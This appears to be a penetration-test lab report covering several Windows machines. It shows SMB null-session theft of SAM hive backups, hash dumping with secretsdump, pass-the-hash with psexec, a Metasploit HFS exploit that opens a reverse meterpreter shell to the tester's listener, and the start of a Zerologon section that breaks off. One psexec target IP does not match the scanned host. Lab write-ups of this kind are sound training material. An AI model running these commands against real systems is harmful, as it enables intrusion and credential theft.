
Shared machine:


Vulnerability explanation : Null login to smb shares, critical files in backup share

An initial nmap scan revealed smb




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -Pn 172.16.4.167
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-29 09:46 UTC
Nmap scan report for 172.16.4.167
Host is up (0.0025s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds  Windows Server 2016 Datacenter 14393 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=SHARED
| Not valid before: 2022-12-28T09:38:05
|_Not valid after:  2023-06-29T09:38:05
|_ssl-date: 2022-12-29T09:46:55+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SHARED
|   NetBIOS_Domain_Name: SHARED
|   NetBIOS_Computer_Name: SHARED
|   DNS_Domain_Name: SHARED
|   DNS_Computer_Name: SHARED
|   Product_Version: 10.0.14393
|_  System_Time: 2022-12-29T09:46:15+00:00
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-12-29T09:46:16
|_  start_date: 2022-12-29T09:38:05
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter 14393 (Windows Server 2016 Datacenter 6.3)
|   Computer name: SHARED
|   NetBIOS computer name: SHARED\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-12-29T09:46:17+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
```

We can connect to smb shares using null login to smb and get the files.




```
┌──(kali㉿kali)-[~]
└─$ smbclient //172.16.4.167/Backup
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Oct 28 17:57:05 2020
  ..                                  D        0  Wed Oct 28 17:57:05 2020
  sam.save                            A    45056  Wed Oct 28 17:53:17 2020
  security.save                       A    32768  Wed Oct 28 17:57:05 2020
  system.save                         A 16625664  Wed Oct 28 17:53:59 2020

                7863807 blocks of size 4096. 3741595 blocks available
smb: \> get sam.save
getting file \sam.save of size 45056 as sam.save (10999.7 KiloBytes/sec) (average 11000.0 KiloBytes/sec)
smb: \> get security.save
getting file \security.save of size 32768 as security.save (395.1 KiloBytes/sec) (average 894.1 KiloBytes/sec)
smb: \> get system.save
getting file \system.save of size 16625664 as system.save (24525.7 KiloBytes/sec) (average 21836.7 KiloBytes/sec)
smb: \> █
```

We can know dump the sam file using secretsdump.py to get the users hashes



```
┌──(kali㉿kali)-[~/Desktop]
└─$ secretsdump.py -sam sam.save -system system.save LOCAL
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x0c59245f05ca8e4b2f927c9562fb77dc
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e499e821990727fe730fe85694bc500c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
```

Using psexec we can use the credentials to access the machine




```
┌──(kali㉿kali)-[~/Desktop]
└─$ psexec.py LOCAL/Administrator@172.16.4.10 -hashes :e499e821990727fe730fe85694bc500c
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 172.16.4.10.....
[*] Found writable share ADMIN$
[*] Uploading file hZTojLxM.exe
[*] Opening SVCManager on 172.16.4.10.....
[*] Creating service yaaj on 172.16.4.10.....
[*] Starting service yaaj.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> █
```

Exposed machine:


Vulnerability explanation : Rejetto HTTP File Server (HFS) — Remote Command Execution (Metasploit)

An initial nmap scan revealed we have an http server on port 80




```
└─$ nmap -sV -sC -Pn 172.16.4.179
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-29 10:02 UTC
Nmap scan report for 172.16.4.179
Host is up (0.0020s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE            VERSION
80/tcp    open  http               HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: WIN-NPIKVT9GRJD
|   NetBIOS_Domain_Name: WIN-NPIKVT9GRJD
|   NetBIOS_Computer_Name: WIN-NPIKVT9GRJD
|   DNS_Domain_Name: WIN-NPIKVT9GRJD
|   DNS_Computer_Name: WIN-NPIKVT9GRJD
|   Product_Version: 6.3.9600
|_  System_Time: 2022-12-29T10:03:59+00:00
| ssl-cert: Subject: commonName=WIN-NPIKVT9GRJD
| Not valid before: 2022-12-28T09:39:28
|_Not valid after:  2023-06-29T09:39:28
|_ssl-date: 2022-12-29T10:04:39+00:00; 0s from scanner time.
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49165/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.0.2:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-12-29T10:03:59
|_  start_date: 2022-12-29T09:38:06
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: WIN-NPIKVT9GRJD, NetBIOS user: <unknown>, NetBIOS MAC: 06:3f:50:9d:c3:10 (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.21 seconds
zsh: segmentation fault  nmap -sV -sC -Pn 172.16.4.179
```


Its HttpFileServer version 2.3 we can search on metasploit and we have an rce



```
msf6 > search HttpFileServer

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 >
```



```
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ────       ───────────────  ────────  ───────────
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ────      ───────────────  ────────  ───────────
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.4.132     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ────
   0   Automatic


msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 172.16.4.179
RHOSTS ⇒ 172.16.4.179
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 172.16.4.132:4444
[*] Using URL: http://172.16.4.132:8080/5mqiED6jD2rRxKf
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /5mqiED6jD2rRxKf
[*] Sending stage (175686 bytes) to 172.16.4.179
[*] Meterpreter session 1 opened (172.16.4.132:4444 → 172.16.4.179:49241) at 2022-12-29 10:16:57 +0000
```




```
meterpreter > getuid
Server username: WIN-NPIKVT9GRJD\Administrator
meterpreter > cd ../../Users/Administrator/Desktop
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
═══════════════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
100666/rw-rw-rw-  527   fil   2014-05-17 04:52:54 +0000  EC2 Feedback.website
100666/rw-rw-rw-  554   fil   2014-05-17 04:52:53 +0000  EC2 Microsoft Windows Guide.website
100666/rw-rw-rw-  282   fil   2019-08-05 15:27:19 +0000  desktop.ini
100666/rw-rw-rw-  49    fil   2022-12-29 09:42:46 +0000  proof.txt
100666/rw-rw-rw-  827   fil   2020-01-06 09:12:07 +0000  script.py
```

Exposed machine:


Vulnerability explanation : Zerologon (CVE-2020-1472)

An initial nmap scan revealed we have an http server on port 80




```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-28 21:59 UTC
Nmap scan report for 172.16.4.12
Host is up (0.00025s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2022-12-28 21:59:42Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: lab.secdojo.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: LAB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: lab.secdojo.local, Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
Service Info: Host: SRV-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.19 seconds
zsh: segmentation fault  nmap -sV -Pn 172.16.4.12
```

We have a zerologon cve on windows server 2008 R2
We got the nb name using metasploit



